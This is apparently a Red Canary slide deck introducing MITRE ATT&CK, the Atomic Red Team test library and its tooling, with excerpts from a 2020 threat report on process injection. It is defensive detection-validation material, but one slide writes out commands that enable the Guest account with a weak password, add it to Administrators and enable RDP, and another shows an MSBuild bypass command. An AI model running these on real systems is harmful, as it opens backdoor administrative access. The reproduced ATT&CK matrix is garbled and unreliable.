

# Simulating adversary tradecraft & techniques


— Introducing Atomic Red Team & the Red Canary Threat Detection Report





# Presenter

---



Brian Donohue

**PONTIFICATOR**  
**RED CANARY**

 @thebriandonohue

- I publish things, support open source tools
- Former journalist and CTI analyst
- Sorry for everything (e.g. my hair, my dogs, my kids)



# Agenda

---

1. On Background: What is **MITRE ATT&CK**?
2. Introduction to **Atomic Red Team**
3. Identifying prevalent **threats** & **techniques**
  - a. (i.e. **Threat Detection Report**)
4. **Simulate** threats; **validate** detection




— BACKGROUND

# What is MITRE ATT&CK?







Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
One-by-One Compromise	Application	Back-ports and Backups	Active Virus Management	Account Hijacking	Network Manipulation	Account Discovery	Active Directory	Active Directory	Command and Control	Active Directory	Account Access
Exploit Public Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Back History	Application Windows	Application	Automated Collection	Communication Through	Advanced Exfiltration	Account Access
External Remote Services	Account Migration	Account Migration	Account Migration	API Calls	API Calls	Browser	Browser	Clipboard Data	Clipboard Data	Data Destruction	Data Destruction
Hardware Addition	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Data Encryption	Data Encryption
Registering Through	Component Object Model	Component Object Model	Component Object Model	Component Object Model	Component Object Model	Component Object Model	Component Object Model	Component Object Model	Component Object Model	Data Transfer Size Limits	Defacement
Removable Media	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Exfiltration Over	Exfiltration Over
Spreading Attachment	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Exfiltration Over	Exfiltration Over
Spreading via Service	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Exfiltration Over	Exfiltration Over
Supply Chain Compromise	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Exfiltration Over	Exfiltration Over
Threat Monitoring	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Exfiltration Over	Exfiltration Over
Valid Accounts	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Control Panel	Exfiltration Over	Exfiltration Over

# MITRE ATT&CK

## A taxonomy of threats

ATT&CK transforms the nebulous, unbounded “threat landscape” into a finite list of tactics and techniques


## MITRE ATT&CK® Enterprise Framework

attack.mitre.org





YOUR  
YOUR  
YOUR  
YOUR  
YOUR  
YOUR SECURITY ALLY  
YOUR SECURITY ALLY  
YOUR SECURITY ALLY



## SUB-TECHNIQUES




# Using ATT&CK

---

MITRE ATT&CK

- To classify threats consistently
- To communicate about threats effectively
- **To organize security coverage coherently**
- To produce an awesome annual report





# Data sources

## Command and Scripting Interpreter

Sub-techniques (7) ^	
ID	Name
T1059.001	PowerShell
T1059.002	AppleScript
T1059.003	Windows Command Shell
T1059.004	Unix Shell
T1059.005	Visual Basic
T1059.006	Python
T1059.007	JavaScript/JScript

ID: T1059

Sub-techniques: [T1059.001](#), [T1059.002](#), [T1059.003](#), [T1059.004](#), [T1059.005](#), [T1059.006](#), [T1059.007](#)

Tactic: Execution

Platforms: Linux, Windows, macOS

Permissions Required: User

**Data Sources:** PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs

Version: 2.0

Created: 31 May 2017

Last Modified: 25 June 2020

[Version](#) [Permalink](#)



# Groups

---

Name	Associated Groups	Description
<a href="#">admin@338</a>		<a href="#">admin@338</a> is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial, economic, and trade policy, typically using publicly available RATs such as <a href="#">Poison Ivy</a> , as well as some non-public backdoors.
<a href="#">APT-C-36</a>	Blind Eagle	<a href="#">APT-C-36</a> is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colombian government institutions as well as important corporations in the financial sector, petroleum industry, and professional manufacturing.
<a href="#">APT1</a>	Comment Crew, Comment Group, Comment Panda	<a href="#">APT1</a> is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398.
<a href="#">APT12</a>	IXESHE, DynCalc, Numbered Panda, DNSCALC	<a href="#">APT12</a> is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to media outlets, high-tech companies, and multiple governments.
<a href="#">APT16</a>		<a href="#">APT16</a> is a China-based threat group that has launched spearphishing campaigns targeting Japanese and Taiwanese organizations.
<a href="#">APT17</a>	Deputy Dog	<a href="#">APT17</a> is a China-based threat group that has conducted network intrusions against U.S. government entities, the defense industry, law firms, information technology companies, mining companies, and non-government organizations.



# Software

---

## Software

Software is a generic term for custom or commercial code, operating system utilities, open-source software, or other tools used to conduct behavior modeled in ATT&CK. Some instances of software have multiple names associated with the same instance due to various organizations tracking the same set of software by different names. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as “Associated Software” on each page (formerly labeled “Aliases”), because we believe these overlaps are useful for analyst awareness.

Software entries include publicly reported technique use or capability to use a technique and may be mapped to Groups who have been reported to use that Software. The information provided does not represent all possible technique use by a piece of Software, but rather a subset that is available solely through open source reporting.

- Tool - Commercial, open-source, built-in, or publicly available software that could be used by a defender, pen tester, red teamer, or an adversary. This category includes both software that generally is not found on an enterprise system as well as software generally available as part of an operating system that is already present in an environment. Examples include PsExec, Metasploit, Mimikatz, as well as Windows utilities such as Net, netstat, Tasklist, etc.
- Malware - Commercial, custom closed source, or open source software intended to be used for malicious purposes by adversaries. Examples include PlugX, CHOPSTICK, etc.





---

## ATT&CK BY THE NUMBERS

# 156

Techniques

# 272

Sub-techniques

# 59

Data sources



# Red Canary's detection coverage

---

- T1059.001 **PowerShell:** 164 analytics
- T1218.005 **MSHTA:** 42 analytics
- T1003.001 **LSASS Memory:** 14 analytics
- T1036 **Masquerading:** 46 analytics



## INTRODUCTION

# Atomic Red Team!





# A Framework for Improving Detection and Response

MITRE ATT&CK™ is a repository that describes the tactics and techniques adversaries use to compromise enterprises. Red Canary uses ATT&CK as the foundation of our approach to improving detection and response.

## IMPROVE

**How will we stay ahead of adversaries?**

Change or enhance existing tools and processes to detect evolving threats.



**ATT&CK™**

Adversarial Tactics, Techniques  
& Common Knowledge

+

red  canary

## TEST

**Can we detect adversary techniques?**


Validate detection capabilities with Atomic Red Team, an open source collection of tests mapped to MITRE ATT&CK™.



## EVALUATE

**Where are our gaps?**

Use test results to assess coverage and identify necessary improvements.





# Adversary technique simulation

- A suite of tools: lightweight **tests**,  
**execution software, and variation**
- Mapped to **MITRE ATT&CK**
- **Simulate** adversary techniques
- **Easy** to use



# **It's actually a suite of tools**

- Atomic Red Team (the library of tests)
- Invoke-Atomic (the execution framework)
- AtomicTestHarnesses (variation)



# Direct use-cases












---

1. Simulate adversary behaviors
2. Validate assumptions about tooling
3. Assess durability of detection logic
4. Understand what malicious looks like



# A library of atomic tests

---

 Indexes	Add elevation required ( <a href="#">#1277</a> )	2 days ago
 T1003.001	Generate docs from job=validate_atomics_generate_docs branch=master	last month
 T1003.002	move cleanup to cleanup command ( <a href="#">#1258</a> )	13 days ago
 T1003.003	title clarification ( <a href="#">#1259</a> )	13 days ago
 T1003.004	Generate docs from job=validate_atomics_generate_docs branch=master	last month
 T1003	Generate docs from job=validate_atomics_generate_docs branch=master	last month
 T1006	Merge OSCD branch into master ( <a href="#">#1273</a> )	8 days ago
 T1007	Generate docs from job=validate_atomics_generate_docs branch=master	last month
 T1010	Generate docs from job=validate_atomics_generate_docs branch=master	last month
 T1012	Generate docs from job=validate_atomics_generate_docs branch=master	22 days ago
 T1014	Generate docs from job=validate_atomics_generate_docs branch=master	last month



# Copy and paste

---

## Atomic Test #1 - Enable Guest account with RDP capability and admin privileges

After execution the Default Guest account will be enabled (Active) and added to Administrators and Remote Desktop Users Group, and desktop will allow multiple RDP connections **Supported Platforms:** Windows

**Attack Commands:** Run with `command_prompt` ! Elevation Required (e.g. root or admin)

```
net user guest /active:yes
net user guest Password123!
net localgroup administrators guest /add
net localgroup "Remote Desktop Users" guest /add
reg add "hk\system\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "hk\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
```

**Cleanup Commands:**

```
net user guest /active:no
net localgroup administrators guest /delete
net localgroup "Remote Desktop Users" guest /delete
reg delete "hk\system\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /f
reg delete "hk\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /f
```



# Input parameters

## Atomic Test #1 - MSBuild Bypass Using Inline Tasks

Executes the code in a project file using. C# Example

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
filename	Location of the project file	Path	PathToAtomsFolder\T1127.001\src\T1127.001.csproj

Attack Commands: Run with **command\_prompt** !

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe #{filename}
```

Dependencies: Run with **powershell** !

Description: Project file must exist on disk at specified location (#{filename})

Check Prereq Commands:

```
if (Test-Path #{filename}) {exit 0} else {exit 1}
```

Get Prereq Commands:

```
New-Item -Type Directory (split-path #{filename}) -ErrorAction ignore | Out-Null  
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1127.001/src/T1127.001.csproj" -OutF
```



# Prerequisites

## Atomic Test #15 - ATHPowerShellCommandLineParameter -Command parameter variations

Executes powershell.exe with variations of the -Command parameter

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
command_line_switch_type	The type of supported command-line switch to use	String	Hyphen
command_param_variation	The "Command" parameter variation to use	String	C

Attack Commands: Run with **powershell** !

```
Out-ATHPowerShellCommandLineParameter -CommandLineSwitchType #{command_line_switch_type} -CommandParamVariation #{command_
```

Dependencies: Run with **powershell** !

Description: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter must be exported in the module.

Check Prereq Commands:

```
$RequiredModule = Get-Module -Name AtomicTestHarnesses -ListAvailable
if (-not $RequiredModule) {exit 1}
if (-not $RequiredModule.ExportedCommands['Out-ATHPowerShellCommandLineParameter']) {exit 1} else {exit 0}
```

Get Prereq Commands:

```
Install-Module -Name AtomicTestHarnesses -Scope CurrentUser -Force
```



**INVOKE-ATOMIC**

---

If only there was some kind of  
software that could automate away  
some of this drudgery...





# Invoke-Atomic

---

- PowerShell execution framework
- Enumerates atomics and show details
- Execute tests
- Check for, install/uninstall, clean up dependencies



— Test Harnesses

# What is AtomicTestHarnesses?





# AtomicTestHarnesses

---

- Tests technique **variations**
- Includes built-in test **validation**
- Integrated with but not dependent on ART
- Produces telemetry “trails”



# Telemetry, validation, variation

TechniqueID	T1218.005
TestSuccess	True
TestGuid	7f6921aa-a5fb-483e-91a3-4160e5e695e6
ExecutionType	File
ScriptEngine	JScript
HTAFilePath	C:\Users\TestUser\Desktop\Test.hta
HTAFileHashSHA256	426A0ABF072110B1277B20C0F8BEDA7DC35AFFA2376E4F52CD35DF75CF90987A
RunnerFilePath	C:\WINDOWS\System32\mshta.exe
RunnerProcessId	6716
RunnerCommandLine	"C:\WINDOWS\System32\mshta.exe" "C:\Users\TestUser\Desktop\Test.hta"
RunnerChildProcessId	328
RunnerChildProcessCommandLine	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -Command Write-Host 7f6921aa-a5fb-483e-91a3-4160e5e695e6; Start-Sleep -Seconds 2; exit

- Some of these fields serve as validation
  - TechniqueID, TestSuccess, TestGUID
- Some of these fields serve as telemetry trails
  - HTAFileHashSHA256, RunnerCommandLine
- Some of these fields are variable
  - ScriptEngine, HTAFilePath, HTARunnerPath




— WHERE TO START...

# Identifying prevalent threats & techniques





# Red Canary MDR





---

INTRODUCTION

# Welcome to the 2020 Threat Detection Report

This in-depth look at the most prevalent ATT&CK® techniques is designed to help you and your team focus on what matters most.

6M

INVESTIGATIVE LEADS

---

15K

CONFIRMED THREATS

---


1

REPORT



# Top ten techniques

---





TECHNIQUE T1055

# Process Injection

Process Injection was the most common threat we observed in our customers' environments in 2019, largely because TrickBot uses the technique to run arbitrary code through the Windows Service Host (svchost.exe).

#1

OVERALL RANK

35%

ORGANIZATIONS AFFECTED


2,734

CONFIRMED THREATS



**TDR 2020**

# Analysis!





# Why?

---

Process Injection tops our list as the most common ATT&CK technique across our customer base due to a very specific threat: TrickBot. However, the technique is actually quite versatile, facilitating a range of actions as broad as nearly any other ATT&CK technique. Categorized under both Defense Evasion and Privilege Escalation, Process Injection is arguably an Execution technique as well.

Process Injection is a technique whereby an adversary is able to carry out some nefarious activity in the context of a legitimate process. In this way, malicious activity—whether it's an overtly malicious binary or a process that's been co-opted as such—blends in with routine operating system processes.

Stealth, however, is just one of the benefits of Process Injection. Its most useful function may be that arbitrary code, once injected into a legitimate process, can inherit the privileges of that process or, similarly, access parts of the operating system that shouldn't be otherwise available.



# How?

---

Some other common variations of Process Injection include:

- Remotely injecting code libraries into running processes
- Using seemingly benign processes such as notepad.exe to make external network connections and later injecting code that performs malicious actions
- Leveraging Microsoft Office applications to create RemoteThread injections into dllhost.exe for the purposes of conducting attacks with malicious macros
- Cross-process injection initiated by lsass.exe into taskhost.exe
- Metasploit injecting itself into processes such as svchost.exe to avoid suspicion and increase stability
- Injecting code into a browser process to enable snooping on a user's browsing session, which is a common characteristic of banking and other credential-stealing trojans



# Who?

---

In addition to TrickBot, we have also seen the following malware families carry out Process Injection:

- PlugX
- Dridex
- Emotet
- AgentTesla
- Hancitor
- Ursnif/Dreambot



# With what?

---

## Sighted with

We most commonly see Process Injection occurring in tandem with Scheduled Tasks (T1053) across our customer base because TrickBot sometimes uses Scheduled Tasks for persistence.

We also often see Process Injection paired with Remote File Copy (T1105) and Windows Admin Shares (T1077). Code injected into TrickBot downloads additional libraries for execution, explaining its occurrence with Remote File Copy, while TrickBot and common follow-on trojan Emotet use Windows Admin Shares to **move laterally** on an infected network.

Far less often we see Process Injection alongside Uncommonly Used Port (T1509)—likely because code injected by TrickBot may communicate on **tcp/447** and **tcp/449** for command and control—and Mshta (T1170). The latter is the result of newer .NET exploitation tools such as DotNetToJScript and CACTUSTORCH that allow attackers to inject code from HTML Applications.

## CUSTOMERS AFFECTED

